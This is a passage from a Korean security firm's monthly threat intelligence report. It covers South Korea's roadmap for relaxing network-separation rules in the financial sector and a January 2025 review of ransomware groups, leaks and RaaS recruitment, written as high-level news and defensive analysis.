SK 쉴더스

Threat Intelligence Report

EQST INSIGHT

EQST(이큐스트)는 'Experts, Qualified Security Team' 이라는 뜻으로
사이버 위협 분석 및 연구 분야에서 검증된 최고 수준의 보안 전문가 그룹입니다.

2025
02

SK 쉴더스

Contents

Headline

금융권 망분리 규제 개선 방안

컨설팅사업그룹 금융컨설팅 2 팀 박춘복 수석

■ 개요

2013 년 3 월 20 일 대규모 전산망 마비 사태가 발생해 주요 언론사 및 금융사들이 막대한 피해를 입었다. 정부 발표에 따르면 북한 정찰총국의 소행으로 추정되며, 2012 년 6 월 28 일부터 피해기관에 악성코드를 점차적으로 유포해 온 것으로 분석된다. 해당 사고는 금융거래 중단과 고객 개인정보 유출 등 심각한 피해를 일으켰으며, 이를 계기로 '공공부문'의 물리적 망분리 규제가 도입되면서 현재까지 10 년 이상 운영되고 있다.

■ 금융분야 망분리란

망분리 규제는 외부의 침입으로부터 내부 전산 자원을 보호하기 위한 보안 방식이다. 내부망과 외부망을 물리적으로 분리해 네트워크상의 접속을 제한하는 것이다. 해당 규제는 2014 년 말부터 금융분야에 적용됐다. 금융회사와 전자금융업체들은 내부망에 연결된 전산시스템과 단말기를 외부망과 물리적으로 분리해 해킹 등 외부 공격으로부터 안전을 확보할 수 있었다. 때문에 물리적 망분리는 시스템 간의 연결을 차단하고 특정 환경에서만 접속을 허용함으로써 보안을 강화하는 중요한 조치로 자리잡았다. 이를 통해 전산시스템에 대한 외부의 위협을 차단하고 사고 발생 시 피해를 최소화하는 효과를 기대할 수 있었다.

■ 금융분야 망분리의 문제점

그런데 망분리 규제가 금융회사 및 전자금융업체들이 업무를 수행하는 데 있어 비효율성을 초래하고, 새로운 기술을 적용하거나 연구·개발 활동을 진행하는 데 어려움을 겪게 만든다는 지적 또한 지속적으로 제기되어 왔다. 특히 최근 소프트웨어 시장이 클라우드 기반의 서비스형 소프트웨어(SaaS)로 급변하고 생성형 AI 의 사용이 산업 발전에 중요한 영향을 미치는 상황에서, 망분리가 업무의 불편을 넘어서 국내 금융산업의 경쟁력 저하를 초래할 수 있다는 우려까지 나오고 있다. 더 나아가 일부 금융기관들은 외부 통신과의 완전한 분리는 이루었지만, 선진 보안체계 도입에 소홀하거나 변화하는 IT 환경에 맞는 적절한 보안 대책을 마련하지 않아 오히려 국내 금융권 보안 발전을 저해하는 부정적인 영향을 미치고 있는 상황이다.

* 출처: 금융위원회

그림 1. 망보안 관리의 이상(Ideal)과 현실(Reality)

■ 망분리 규제 개선 방안

2024 년 8 월 13 일 금융위원회에서는「금융분야 망분리 개선 로드맵」(이하 로드맵)를 발표했다. 금융회사 등의 생성형 AI 활용을 허용하고 클라우드(SaaS) 이용 범위를 대폭 확대하는 것은 물론 연구·개발 환경을 적극 개선한다는 것이 주요 골자다. 중·장기적으로는 금융보안 법·체계를 전면 개편해 자율보안-결과책임 원칙으로 규제 선진화의 방향성을 제시하고, 금융회사 등이 자체적인 역량 강화를 통해 미리 대비할 수 있도록 지원하겠다고 밝혔다. 또한 현행 금융보안체계가 오랜 기간 인터넷 등 외부통신과 분리된 환경을 전제로 구성되어 온 점을 고려해, 급격한 규제 완화보다는 단계적 개선을 추진하겠다고 전했다. IT 환경 변화로 인해 신속한 대응이 필요한 과제는 샌드박스 등을 활용해 규제 애로사항을 즉시 해소하되, 자율보안체계 확립까지는 시간이 소요되므로 보안상의 문제가 없도록 별도의 보안대책 등 충분한 안전장치를 마련하겠다는 것이다.

■ 망분리 규제 개선 방안의 단계별 세부 추진과제


<table>
<tr><th>1단계</th><th>2단계</th><th>3단계</th></tr>
<tr><td>1) 생성형 AI 허용(규제 샌드박스)
: 생성형 AI를 활용해, 가명정보*까지 처리할 수 있도록 규제특례 허용
* 추가정보 사용 없이는 특정 신용정보주체를 알아볼 수 없도록 가명처리된 개인신용정보</td><td>4) 1단계까지의 규제특례 정규 제도화
: 샌드박스로 성과 검증*된 과제 → 규정 개정 등 제도화 추진
* ~`25.上 : 샌드박스 운영사례 성과검증</td><td rowspan="4"><b>7)「디지털 금융보안법(가칭)」 제정</b><br>* 연구용역(`24.3Q), 공청회(4Q)를 거쳐 연내 마련 추진
- 자율보안-결과책임의 보안체계 구축
: 목표·원칙중심으로 규제 전환
- 금융권 책임 강화
: 배상책임 강화, 실효성 있는 과징금 등
: CISO 권한 확대 및 CEO·이사회 보고의무
- 금융당국의 점검·이행명령 등 금융권 보안수준 제고 뒷받침</td></tr>
<tr><td>2) 클라우드 이용 확대(규제 샌드박스)
<table>
<tr><th></th><th>현행</th><th>개선</th></tr>
<tr><td>데이터</td><td>개인신용정보 금지</td><td>가명정보 허용</td></tr>
<tr><td>프로그램 유형</td><td>협업툴, 인사관리 등 비중요업무 허용</td><td>고객관리(CRM), 업무자동화 등 추가 허용</td></tr>
<tr><td>단말기</td><td>유선 PC만 허용</td><td>모바일단말 허용</td></tr>
</table></td><td>5) 규제특례 확대·고도화
: 개인신용정보 처리 등 리스크↑ 업무 → 강화된 보안대책 전제로 추가 허용</td></tr>
<tr><td>3) 연구·개발 분야 망분리 개선(감독규정 개정)
<table>
<tr><th></th><th>현행</th><th>개선</th></tr>
<tr><td>연구·개발망 ↕ 업무망 간</td><td rowspan="2">물리적 망분리</td><td>논리적 망분리</td></tr>
<tr><td>연구·개발망 ↕ 전산실 간</td><td>개발 결과물 등 이관을 위한 예외 허용</td></tr>
<tr><td>데이터</td><td>개인신용정보 금지</td><td>가명정보 허용</td></tr>
</table></td><td>6) 제3자 리스크 관리강화 등을 위한 정보처리 위탁제도 정비</td></tr>
</table>

* 출처: 금융위원회

표 1. 단계별 세부 추진과제

1) 금융회사 등의 생성형 AI 활용 허용

- 대부분의 생성형 AI 가 클라우드 기반의 인터넷 환경에서 제공되는데, 국내 금융권의 경우 인터넷 등 외부 통신 활용의 제한 등으로 인해 생성형 AI 도입에 제약이 있는 상황
- 이에 샌드박스를 통해 인터넷 활용 제한 등에 대한 규제 특례를 허용
- 이와 함께, 예상되는 리스크에 대한 보안대책을 조건으로 부과하고 금융감독원·금융보안원이 신청 기업별 보안 점검·컨설팅을 실시하는 등 충분한 안전장치를 마련할 계획



* 출처: 금융위원회

그림 2. 망분리 개선 단기 추진 과제 종합 구성도

2) 클라우드 기반의 응용 프로그램(SaaS) 이용 범위 대폭 확대

- 기존에는 문서관리·인사관리 등 비 중요 업무에 대해서만 SaaS 이용이 허용되고, 고객 개인신용정보는 처리할 수 없는 등 엄격한 샌드박스 부가 조건이 부과돼 SaaS 활용이 제한
- 앞으로는 보안관리, 고객관리(CRM) 등의 업무까지 이용 범위를 확대하고, 가명정보 처리 및 모바일 단말기에서의 SaaS 이용까지 허용하는 등 SaaS 활용도를 제고할 예정
- 마찬가지로 규제 특례 확대에 따른 보안 우려에 대응하기 위해 보안대책을 마련해 샌드박스 지정 조건으로 부과할 계획

3) 금융회사 등의 연구·개발 환경 개선

- 2022 년 11 월 연구·개발 환경에서 인터넷을 자유롭게 활용할 수 있도록 한차례 규제가 개선되기는 했으나, 여전히 연구·개발 환경의 물리적 분리 및 개인신용정보 활용 금지 등 때문에 고객별 특성·수요에 맞는 혁신적인 서비스 연구·개발에 제약이 크다는 지적이 지속적으로 제기
- 이에 따라「전자금융감독규정」을 개정하여 금융회사 등이 연구·개발 결과물을 보다 간편하게 이관할 수 있도록 물리적 제한을 완화하고, 가명정보 활용을 허용하는 등 혁신적인 금융상품을 개발할 수 있는 환경 제공

4) 1 단계까지의 규제특례 제도화

- '생성형 AI' 및 '임직원 업무망에서의 SaaS 활용' 관련 1 단계까지의 규제 특례에 대해 효용성 평가와 보안 검증을 거쳐 2025 년 말까지 정규 제도화 및 샌드박스 추가 확대
- (`24.3Q) 샌드박스 접수 및 허용* → (`25.上) 서비스 활용 개시 → (~`25.3Q) 효용성 평가 및 보안검증 → (`25.4Q) 감독규정 개정 등 제도화 추진

* 기존에 허용되었던 M365, ERP 등의 규제특례도 제도화 추진과제에 함께 포함

5) 개인신용정보 처리 허용 등 규제 특례 고도화

- 가명정보가 아닌 실제 개인신용정보를 직접 처리할 수 있도록 규제특례 추가 확대
- 1 단계 과제에 대한 충분한 성과검증과 보안평가 등 추가 보안대책을 전제로 실제 개인신용정보 처리까지 허용할 예정

6) 제 3 자 리스크(3rd-party risk) 관리 강화 등 정보처리 위탁제도 정비

- 최근 클라우드, 데이터센터 등 정보처리 업무 위탁이 증가하고 있음에도 실효성 있는 제 3 자 리스크 관리 규율이 부재함에 따라, 선진 해외사례 연구를 통해 금융사에게 정보처리를 위탁 받은 제 3 자에 대한 감독·검사권 마련 등 정보처리 업무위탁 제도를 정비할 예정
- 新금융보안체계 구축을 위한 연구용역을 통해 해외의 선진사례를 분석하고 국내 환경에 맞는 도입 방향 등을 검토할 예정

7) 디지털금융보안법(가칭) 제정

- 현재 세세한 보안수단 규정에 열거, "규정만 지키면 면책"이란 인식이 만연해 최소 기준만을 준수할 뿐 적극적 보안투자에 소홀하고 일률적·경직적 규정으로 인해 IT 리스크에 유연한 대응이 어려움
- 이에 따라 자율보안-결과책임 원칙에 입각한 新금융보안체계 구축을 위해 디지털금융보안법(가칭)을 제정해 주요 보안 원칙·목표를 제시하고, 구체적·기술적 보안 통제사항은 가이드로 모법사례 제시할 예정
- 또한 전산사고 등에 대한 배상책임 강화, 실효성 있는 과징금 도입 등 금융회사의 책임 강화를 위한 법적 근거 마련

■ 금융분야 망분리 개선 추진현황

생성형 AI 활용 등 관련 규제 샌드박스는 각 협회 및 금융규제 샌드박스 웹페이지(sandbox.fintech.or.kr)를 통해 안내했으며, 금융위원회는 2024 년 11 월 27 일 정례회의를 통해 생성형 AI를 활용한 9개 금융회사의 10개 혁신금융서비스를 처음으로 지정했다. 이번 혁신서비스 지정과 관련해 김병환 금융위원장은 "생성형 AI 활용을 위한 혁신금융서비스 지정 신청이 141 건이나 될 정도로 많이 접수됐다. 이를 통해 금융회사들의 망분리 규제개선에 대한 열망과 혁신에 대한 강한 의지를 느낄 수 있었다"고 밝혔다. 그리고 "금융소비자들이 규제개선 혜택을 빠르게 체감할 수 있도록 금융회사들이 지정된 혁신서비스를 신속하게 시장에 출시하고, 혁신과 보안의 균형을 위해 탄탄한 보안체계 하에서 서비스를 제공할 필요가 있다"고 당부했다. 한편, 지난 2024 년 8 월 발표한 「금융분야 망분리 개선 로드맵」에 따라 금융회사의 생성형 AI 및 서비스형 소프트웨어(SaaS) 활용이 폭넓게 허용됐다. 이에 따라 '24.9.16~27 일 혁신서비스 신청 기간 중에 74 개사의 141 개 혁신서비스가 망분리 규제 특례를 요청하는 내용으로 신청·접수됐다고 발표했다.

구분	신청 서비스명	주요 서비스 내용
신한은행	생성형 AI 기반 AI 은행원	자연어 기반 금융 상담 제공, 외국어 변역 제공 등
	생성형 AI 투자 및 금융지식 Q&A 서비스	자연어 기반 각종 뉴스요약, 과거수익률 정보, 시장흐름 정보 등 제공
KB은행	생성형 AI 금융상담 Agent	고객 질의 시 고객 친화적 대화·상담 제공 등
NH은행	생성형 AI 플랫폼 기반 금융서비스	외국인 고객을 위한 AI은행원, 고령층을 위한 상담 서비스 제공 등
카카오뱅크	대화형 금융 계산기	자연어 기반 금융상품 관련 이자·환율 등 계산
NH증권	생성형 AI 대고객 시황정보 서비스	맞춤형 시황 정보 실시간 요약 제공
KB증권	AI 통합금융플랫폼 캐비	환전, 자산관리 등 대화형 서비스 제공
교보생명	보장분석 AI 서포터	설계사에게 고객의 보장분석보고서에 기반한 맞춤형 설명 스크립트 제공 등
한화생명	생성형 AI 활용 고객 맞춤형 화법 생성 및 가상 대화 훈련 솔루션	설계사에게 최신 뉴스 등을 통한 세일즈 화법 제공
KB카드	생성형 AI 활용 모두의 카드생활 메이트	고객 상황에 맞는 카드상품 비교, 발급 등 대화형 금융서비스 제공

*출처: 한국핀테크지원센터 금융규제 샌드박스

표 2. 혁신금융서비스 지정 주요내용

■ 맺음말

금융권 망분리 규제 완화는 디지털 금융 혁신을 촉진하고 효율적인 업무 환경을 조성하는 중요한 전환점을 의미한다. 다만 규제 완화가 가져올 수 있는 보안 위험에 대한 충분한 대비가 필요하며, 이에 따른 정책적 안정성도 동시에 고려되어야 한다. 3 단계(세부 7 단계)의 로드맵을 원활하게 진행하고, 향후 규제 완화가 금융시스템의 안전성과 효율성을 동시에 높이는 방향으로 발전하기 위해서는 지속적인 모니터링과 신속한 대응체계 구축이 필수적이다. 이를 통해 금융산업의 성장과 보안이 조화를 이루는 환경을 만들어 나가야 할 시점이다.

Keep up with Ransomware

다가오는 Funksec 의 위협: RaaS 를 넘어 데이터 경매까지

■ 개요

2025 년 1 월 랜섬웨어 피해 사례 수는 지난 12 월(673 건)에 비해 약 8% 증가한 723 건을 기록했다. 지난달에 비해 소폭 증가했으며, 전년 1 월(304 건) 대비 2 배를 넘는 높은 수치로 랜섬웨어 위협이 증가한 모습을 보이고 있다. 1 월에도 높은 수치를 보이는 이유는 Dragon, Akira 그룹의 활동 증가와 신규 그룹인 Babuk2(Babuk-Bjorka) 그룹이 66 건에 달하는 많은 피해자를 게시했기 때문이다.

1 월에 새로 등장한 신규 그룹 Babuk2 는 Bjorka 라는 해커가 운영하고 있기 때문에 Babuk-Bjorka 라고 불리기도 한다. 이들이 공개한 66 건의 피해자는 대부분 다른 그룹에서 과거에 공격한 이력이 있는 것으로 확인됐다. 주로 Funksec, RansomHub, LockBit 그룹과 피해자가 겹치며, 일부 게시글은 내용 자체도 동일한 것으로 확인됐다. 해당 다크웹 유출 사이트는 1 월 26 일에 공개됐지만 1 월 29 일부터 접속이 불가능한 상태이며, 자신이 Babuk 이라고 주장하는 것 외에는 아직 연관성이 확인되지 않았다.

새로 등장한 그룹뿐만 아니라 기존에 활동하던 랜섬웨어 그룹의 대규모 공격은 지속적으로 확인되고 있다. Cleo 의 파일 전송 솔루션 취약점으로 대규모 공격을 수행한 Clop 그룹이 피해자 명단과 탈취 데이터를 공개했다. Clop 그룹은 12 월에 Cleo 의 MFT 솔루션 3 개의 원격 코드 실행 취약점을 악용해 총 66 개의 기업을 공격했으며, 그 중 협상에 응하지 55 개 기업의 데이터를 다크웹에 공개했다. Clop 그룹은 여기서 그치지 않고 1 월 말에 49 개의 피해 기업 명단을 추가로 공개했다.

랜섬웨어 그룹들이 해킹 포럼에서 활동하는 모습이 지속적으로 확인되고 있다. BlackLock 그룹은 러시아 포럼에 자신들의 랜섬웨어 기능을 소개하고 RaaS[1]파트너를 모집하는 글을 업로드했다. BlackLock 그룹은 Windows 는 물론 Linux, ESXi, NAS, FreeBSD 와 같이 다양한 운영체제를 타깃으로 하며, 부분 암호화와 자가 삭제 등 다양한 기능을 포함하고 있다. 또한 CIS[2]와 BRICS[3] 국가를 제외한 모든 국가를 공격 대상으로 지정할 수 있으며, 피해자는 온전히 각 계열사가 관리해 거래로 얻은 몸값의 20%만을 수수료로 지불하면 된다. BlackLock 그룹은 소수의 인원만 추가로 모집하고 있으며, 장기적인 협력 관계를 유지하기 위해서 일련의 테스트 과정을 거친 뒤 파트너를 모집하고 있다.

해킹 포럼에서의 위협이 지속되고 있는 가운데 해킹 포럼에서 1 건의 국내 사고 사례가 확인됐다. 해킹 포럼 BreachForums 에서 활동하는 IntelBroker 는 25 년 1 월 1 일에 환경부의 소스코드를 탈취해 판매하고 있다. 탈취한 소스코드는 24 년 1 월에 유출된 코드라고 밝혔으며, 유출된 소스코드는 환경부 국가미세먼지정보센터의 소스코드로 추정된다. 또한, IntelBroker 와 EnergyWeaponUser 는 환경부의 X(트위터) 계정 또한 탈취해 게시물을 2 건 게시했다가 12 월 30 일 삭제했다.

윈도우 및 리눅스뿐만 아니라 클라우드를 위협하는 랜섬웨어 공격이 확인되어 주의가 필요하다. Amazon 에서 제공하는 클라우드 스토리지 Amazon S3 환경을 노리는 Codefinger 랜섬웨어는 서버에 저장된 데이터를 보호하기 위한 기능을 악용해 파일을 암호화한다. 고객 제공 키(SSE-C)를 이용해서 서버 측 암호화를 사용해 데이터를 암호화하고, 데이터를 복호화하기 위한 대가로 금전을 요구한다. 또한 객체 수명 주기 관리 API 를 이용해 7 일 뒤 암호화된 데이터가 자동으로 삭제되도록 해 피해자를 협박한다. 이러한 작업은 IAM 정책에서 SSE-C 가 S3 버킷에 적용되지 않도록 설정해 악용을 방지할 수 있다. 또한 결정적으로 AWS 자격 증명이 있어야만 SSE-C 를 악용해 파일 암호화가 가능하므로, GitHub 와 같은 온라인 프로젝트 공유 플랫폼에 노출되지 않도록 주의하며, AWS 자격 증명을 주기적으로 관리하고 최소한의 권한만을 부여해 피해를 최소화해야 한다.

[1] RaaS (Ransomware-as-a-Service): 랜섬웨어를 서비스 형태로 제공해서 누구나 쉽게 랜섬웨어를 만들고 공격할 수 있도록 하는 비즈니스 모델

[2] CIS (Commonwealth of Independent States): 구 소련 공화국들의 연합체로 결성된 국가 연합으로, 러시아, 벨라루스, 아르메니아 등 11개국이 포함되어 있다

[3] BRICS: 브라질, 러시아, 인도, 중국을 일컫는 약칭

마지막으로 Funksec 그룹은 12 월 89 건에 이어 1 월에는 39 건의 피해자를 게시하며 위협적인 모습을 보여주고 있다. 1 월 초에는 Funksec 그룹이 사용하는 랜섬웨어인 FunkLocker 를 1.2, 1.5 버전으로 업데이트 하고, RaaS 파트너 또한 모집하기 시작했다. 관리자 패널을 준비하고 있으며, 서비스로 제공될 랜섬웨어는 다음 버전 Funksec 2.0 을 사용할 것이라고 밝혔다. 활동 초기에 무료 DDoS 공격 도구 등 다양한 서비스를 부가적으로 제공했으며, 1 월에도 새로운 서비스를 추가로 공개했다. Funksec 운영자의 공지사항이나 전달 사항을 전달하고 일반 사용자도 활동이 가능한 자체 다크웹 포럼 Funkforum 을 공개하고, 그 외에도 탈취한 데이터를 경매 형태로 판매하는 FunkBID 를 공개했다. 또한 국내 제조업체를 공격해 다크웹 사이트에 탈취한 데이터를 공개했기 때문에 Funksec 랜섬웨어에 대해 자세히 살펴보고 전략과 대응방안을 통해 위협에 대비할 필요가 있다.

■ 랜섬웨어 뉴스

Clop 그룹, Cleo 취약점 악용한 대규모 공격 피해자 명단 및 데이터 공개

- Cleo의 파일 전송 솔루션 Cleo Harmony, VLTrader, LexiCom의 취약점(CVE-2024-50623, CVE-2024-55956) 악용
- 최초 공개한 66개의 기업 중, 55개의 기업명 공개 및 데이터 전체 공개
- 아직 협상에 응하지 않은 49개의 기업 명단을 추가로 공개

Funksec 그룹, 자체 다크웹 포럼 Funkforum 공개

- 기존 DLS에 업로드하던 공지사항 및 전달사항을 주로 업로드
- 그 외에도 운영진의 잡담 또한 업로드되고 있으며, 일반 사용자도 가입해 게시글 업로드가 가능

IntelBroker, 환경부의 소스코드 판매

- 다크웹 포럼 BreachForums에 판매글을 업로드
- 판매하는 소스코드는 24년 1월 유출된 소스코드라고 주장
- 24년 12월에는 트위터(X) 계정을 탈취해 2건의 게시글을 업로드 후 삭제

Funksec 그룹, 탈취 데이터 경매 사이트 공개

- 기존에는 다크웹 유출 사이트에서 지정된 가격에 데이터를 판매하거나 공개
- 탈취한 데이터를 경매 형태로 판매하는 사이트 FunkBID 개설
- FunkBID 개설 이후 업로드된 탈취 데이터는 모두 경매 진행 예정

BlackLock 그룹, RaaS 파트너 모집

- 러시아 해킹 포럼 Ramp 포럼에서 RaaS 파트너를 모집하는 글 게시
- 소수의 파트너만 모집하며, 모집이 완료되면 해당 게시글은 삭제 예정
- Windows, Linux, ESXi, FreeBSD는 물론 NAS 환경도 공격 가능한 랜섬웨어 제공
- 랜섬웨어 피해자는 각 계열사가 관리하며, 20%의 수수료만 지불하면 됨

Funksec 그룹, 국내 제조 업체 탈취 데이터 공개

- 국내 네트워크 장비 제조 업체로 피해자를 게시
- 공개된 데이터 확인 결과, 해당 네트워크 장비를 사용하는 국내 제조 업체의 내부 데이터로 추정

Amazon S3 버킷을 노리는 Codefinger 랜섬웨어

- 서버에 저장된 데이터를 보호하기 위한 기능을 악용해 파일을 암호화하고 몸값을 요구
- 공격에는 AWS 자격 증명이 필요하기 때문에, 자격 증명이 노출된 환경을 주 타겟으로 함
- 고객 제공 키(SSE-C)를 이용해서 서버측 암호화를 사용해 데이터를 암호화하고
- 객체 수명 주기 관리 API를 이용해 7일 뒤 자동으로 암호화된 데이터가 삭제되도록 해 협박

신규 Morpheus 그룹, 피해자 3건 게시

- 1월 7일 다크웹 유출 사이트가 발견됐으나, 2건의 피해자는 12월에 업로드 된 상태
- 또한 12월에 업로드 된 피해자 중 1건은 8월에 공격 받은 것으로 확인

신규 Babuk2 그룹, 피해자 66건 게시

- 자신이 Babuk이라고 주장하는 신규 그룹 발견
- 업로드한 피해자 66건 대부분은 FunkSec, RansomHub, LockBit 그룹의 피해자와 중복

A1project 랜섬웨어, 신규 파트너 모집

- 러시아 해킹 포럼에서 RaaS를 이용할 파트너를 모집
- Windows, Linux, ESXi 환경을 암호화할 수 있는 랜섬웨어와, 관리 패널, 채팅 기능 제공
- 피해자로부터 탈취한 몸값은 직접 수령하고, 20%의 수수료를 지불하는 형태

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협




그림 2. 2025 년 1 월 랜섬웨어 위협 현황

새로운 위협

1 월에는 4 개의 신규 랜섬웨어 그룹이 발견됐다. Morpheus 그룹은 1 월에 다크웹 유출 사이트가 발견된 그룹이지만, 공격 활동은 더 이전에 수행한 것으로 확인됐다. 게시한 3 건의 피해자 중 2 건은 12 월에 게시됐으며, 그 중 한 건은 8 월에 공격당한 사실이 밝혀졌다.




그림 3. Babuk2(Babuk-Bjorka) 다크웹 사이트

1 월 말에는 자신을 Babuk2 라고 칭하는 신규 그룹이 발견됐다. 기존에 알려진 Babuk 그룹은 21 년 초부터 활동을 시작해 RaaS 를 제공하고 이중 협박을 통해서 금전을 요구한 그룹이다. Babuk 그룹은 21 년 4 월 미국 워싱턴 경찰청을 공격한 후 법 집행 기관의 압박을 느껴 랜섬웨어 활동을 중단했으며, 관계자로 추정되는 사람이 21 년 6 월 다크웹 해킹 포럼에 전체 소스코드를 공개하며 Babuk 랜섬웨어는 추후 여러 랜섬웨어 공격에 악용됐다. 새로 발견된 Babuk2 그룹은 기존 Babuk 그룹과의 연관성이 아직은 발견되지 않았으며, 공개한 피해자들의 대부분은 Funksec, RansomHub, LockBit 그룹이 이미 업로드한 피해자로 확인됐다. Babuk2 그룹이 단순 이름만 가져온 그룹인지, 아니면 다른 랜섬웨어 그룹과의 연관이 